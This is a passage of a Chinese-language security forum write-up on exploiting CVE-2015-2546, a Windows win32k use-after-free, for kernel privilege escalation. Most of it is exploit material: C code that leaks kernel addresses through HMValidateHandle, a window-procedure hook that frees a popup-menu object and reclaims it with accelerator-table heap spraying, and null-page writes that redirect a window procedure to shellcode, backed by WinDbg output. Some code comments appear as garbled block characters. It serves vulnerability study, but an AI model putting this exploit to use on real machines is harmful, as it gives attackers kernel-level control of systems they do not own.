   BYTE* pIsMenu = (BYTE*)GetProcAddress(hUser32, "IsMenu");
   if (pIsMenu == NULL) {
       printf("[+] Failed to find location of exported function 'IsMenu' within user32.dll\n");
       return FALSE;
   }
   unsigned int uiHMValidateHandleOffset = 0;
   for (unsigned int i = 0; i < 0x1000; i++) {
       BYTE* test = pIsMenu + i;
       if (*test == 0xE8) {
           uiHMValidateHandleOffset = i + 1;
           break;
       }
   }
   if (uiHMValidateHandleOffset == 0) {
       printf("[+] Failed to find offset of HMValidateHandle from location of 'IsMenu'\n");
       return FALSE;
   }

   unsigned int addr = *(unsigned int*)(pIsMenu + uiHMValidateHandleOffset);
   unsigned int offset = ((unsigned int)pIsMenu - (unsigned int)hUser32) + addr;
   //The +11 is to skip the padding bytes as on Windows 10 these aren't nops
   pHmValidateHandle = (lHMValidateHandle)((ULONG_PTR)hUser32 + offset + 11);
   return TRUE;
}

PTHRDESKHEAD tagWND2 = (PTHRDESKHEAD)pHmValidateHandle(hwnd2, 1);
PVOID tagPopupmenu = tagWND2->pSelf;
printf("[+] tagWnd2 at pKernel Address : 0x%p\n", tagWND2->pSelf);
```

这样我们就可以截断第一处的消息并且绕过IsWindowBeingDestroyed的检验了，剩下两处的检验我们进行如下构造，对于 0x1E5
类型的消息我们只需要返回正确的值绕过判断即可，这里是0x10，对于 1F0h
类型的消息我们首先销毁第二个窗口，导致tagPopupMenu被释放，然后再用加速键表进行占用，这样我们后面调用xxxMNHideNextHierarchy函数就会引用tagACCEL+

```
LRESULT CALLBACK NewWndProc(HWND hWnd, UINT uMsg, WPARAM wParam, LPARAM lParam)
{
   LPACCEL lpAccel;
   // ■■ 1EB ■■■
   if (uMsg == 0x1EB)
   {
       return (LONG)hwnd2;
   }
   else if (uMsg == 0x1F0)
   {
       if (hwnd2 != NULL)
       {
           // #32768 ■■■■■■,tagPopupMenu■■■
           DestroyWindow(hwnd2);
           // Accelerator ■■■■■■■
           lpAccel = (LPACCEL)LocalAlloc(LPTR, sizeof(ACCEL) * 0x5);
           for (int i = 0; i < 50; i++)
           {
               CreateAcceleratorTable(lpAccel, 0x5);
           }
       }
       // ■■■■0■■■■
       return 0;
   }
   // ■■ 1E5 ■■■,■■ 0x10
   else if (uMsg == 0x1E5)
   {
       return 0x10;
   }
   return CallWindowProcA(lpPrevWndFunc, hWnd, uMsg, wParam, lParam);
}
```

释放之前我们查看一下池的结构，还是刚才的哪个地址，我们可以发现这里已经改为了win32k!MNAllocPopup结构，我们将其销毁之后再用加速键表占位即可实现构造

```
3: kd> !pool fe9e9e28
Pool page fe9e9e28 region is Paged session pool
fe9e9000 size:   c0 previous size:    0  (Allocated)  Gla4
fe9e90c0 size:    8 previous size:   c0  (Free)       ....
fe9e90c8 size:   a0 previous size:    8  (Allocated)  Gla8
fe9e9168 size:   d0 previous size:   a0  (Allocated)  Gpff
fe9e9238 size:  2d0 previous size:   d0  (Allocated)  Ttfd
fe9e9508 size:   50 previous size:  2d0  (Allocated)  Ttfd
fe9e9558 size:   48 previous size:   50  (Allocated)  Gffv
fe9e95a0 size:   18 previous size:   48  (Allocated)  Ggls
fe9e95b8 size:   50 previous size:   18  (Allocated)  Ttfd
fe9e9608 size:   48 previous size:   50  (Allocated)  Gffv
fe9e9650 size:   70 previous size:   48  (Allocated)  Ghab
fe9e96c0 size:   10 previous size:   70  (Allocated)  Glnk
fe9e96d0 size:   70 previous size:   10  (Allocated)  Ghab
fe9e9740 size:   78 previous size:   70  (Allocated)  Gpfe
fe9e97b8 size:   70 previous size:   78  (Allocated)  Ghab
fe9e9828 size:   10 previous size:   70  (Allocated)  Glnk
fe9e9838 size:   10 previous size:   10  (Allocated)  Glnk
fe9e9848 size:   70 previous size:   10  (Allocated)  Ghab
fe9e98b8 size:   10 previous size:   70  (Allocated)  Glnk
fe9e98c8 size:   78 previous size:   10  (Allocated)  Gpfe
```

```
fe9e9940 size:   d0 previous size:   78  (Allocated)  Gpff
fe9e9a10 size:  2d0 previous size:   d0  (Allocated)  Ttfd
fe9e9ce0 size:   50 previous size:  2d0  (Allocated)  Ttfd
fe9e9d30 size:   48 previous size:   50  (Allocated)  Gffv
fe9e9d78 size:   10 previous size:   48  (Allocated)  Glnk
fe9e9d88 size:   18 previous size:   10  (Allocated)  Ggls
fe9e9da0 size:   18 previous size:   18  (Allocated)  Ggls
fe9e9db8 size:   10 previous size:   18  (Allocated)  Glnk
fe9e9dc8 size:    8 previous size:   10  (Free)       Ggls
fe9e9dd0 size:   20 previous size:    8  (Allocated)  Usse Process: 87aa9d40
fe9e9df0 size:   30 previous size:   20  (Free)       Gh14
*fe9e9e20 size:   40 previous size:   30  (Allocated) *Uspm Process: 8678b990
       Pooltag Uspm : USERTAG_POPUPMENU, Binary : win32k!MNAllocPopup
fe9e9e60 size:   c0 previous size:   40  (Allocated)  Gla4
fe9e9f20 size:   70 previous size:   c0  (Allocated)  Ghab
fe9e9f90 size:   70 previous size:   70  (Allocated)  Ghab
```

我们在引用的地方下断点发现，这里已经将tagACCEL+0xc处的值改为0x5

```
3: kd> g
Breakpoint 2 hit
win32k!xxxMNHideNextHierarchy+0x2f:
95e18efd 8b460c          mov     eax,dword ptr [esi+0Ch]
3: kd> r
eax=00000005 ebx=fdbdf280 ecx=fdea2e8c edx=8e8b3a50 esi=fdbdf280 edi=00000000
eip=95e18efd esp=8e8b3a4c ebp=8e8b3a5c iopl=0         nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000202
win32k!xxxMNHideNextHierarchy+0x2f:
95e18efd 8b460c          mov     eax,dword ptr [esi+0Ch] ds:0023:fdbdf28c=00000005
```

我们最后的利用点还是 xxxSendMessageTimeout 函数下面的片段

```
loc_95DB94E8:
push    [ebp+Src]
push    dword ptr [ebp+UnicodeString]
push    ebx
push    esi
call    dword ptr [esi+60h] ; call ShellCode
mov     ecx, [ebp+arg_18]
test    ecx, ecx
jz      loc_95DB9591
```

期间我们需要绕过的几处判断，这些地方和CVE-2014-4113很类似

```
*(PVOID*)(0xD) = pThreadInfo;               // 0x0D - 0x5 = 0x8
*(BYTE*)(0x1B) = (BYTE)4;                   // 0x1B - 0x5 = 0x16, bServerSideWindowProc change!
*(PVOID*)(0x65) = (PVOID)ShellCode;         // 0x65 - 0x5 = 0x60, lpfnWndProc
```

最后整合一下思路，完整利用代码参考 => 这里

- 创建一个主窗口，回调函数中发送三次消息，模拟事件到达xxxMNMouseMove函数
- 堆喷射并制造空洞，泄露内核地址
- 创建菜单窗口，泄露其地址
- 零页构造假的结构体
- 构造回调函数截获消息
- 调用TrackPopupMenu函数触发漏洞

0x03：后记

这个漏洞调试之前最好是先把2014-4113搞定了，这两个漏洞确实很像，整个过程调起来也比较艰辛，Use After Free的漏洞就需要我们经常使用堆喷的技巧，然后构造假的结构，最后找利用点提权

参考资料:


[+] k0shl师傅的分析：https://www.anquanke.com/post/id/84911

[+]
百度安全实验室的分析：http://xlab.baidu.com/cve-2015-2546%ef%bc%9a%e4%bb%8e%e8%a1%a5%e4%b8%81%e6%af%94%e5%af%b9%e5%88%b0exploit/

点击收藏 | 0 关注 | 1

上一篇：XNUCA2019 Hardjs题... 下一篇：DNS安全皮毛（二）

1. 2 条回复


miy1z1ki 2019-08-30 16:30:53

打码是什么操作

0 回复Ta

---

thund**** 2019-08-30 16:49:53

@miy1z1ki 这个代码格式有点奇怪...我重新弄了下

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板